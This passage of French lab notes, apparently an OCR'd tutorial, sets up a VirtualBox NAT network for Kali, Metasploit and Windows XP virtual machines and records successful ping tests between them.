


Un réseau est généré automatiquement (il est normal qu'il soit identique au réseau de la machine sur laquelle VirtualBox est utilisé).



Le DHCP distribuera des adresses différentes à nos VM.

Puis sur chaque VM (configuration): on sélectionne **Réseau NAT** et le nom du réseau créé juste en haut




Test de connectivité entre VM

Une fois les config effectuées sur les trois VM, on allume chaque VM et on se ping pour s'assurer de la connectivité.


Ping de Metasploit (10.0.2.3) vers Windows xp (10.0.2.15):

- ☑ ~~Ping fonctionnel~~




Ping de Windows xp (10.0.2.15) vers Metasploit (10.0.2.3) :

- ☑ ~~Ping fonctionnel~~



Ping de Kali (10.0.2.10) vers Metasploit (10.0.2.3) et Windows xp (10.0.2.15):

- ☑ ~~Ping fonctionnel~~



Ping de Metasploit (10.0.2.3) et Windows xp (10.0.2.15) vers Kali (10.0.2.10):

- ☑ ~~Ping fonctionnel~~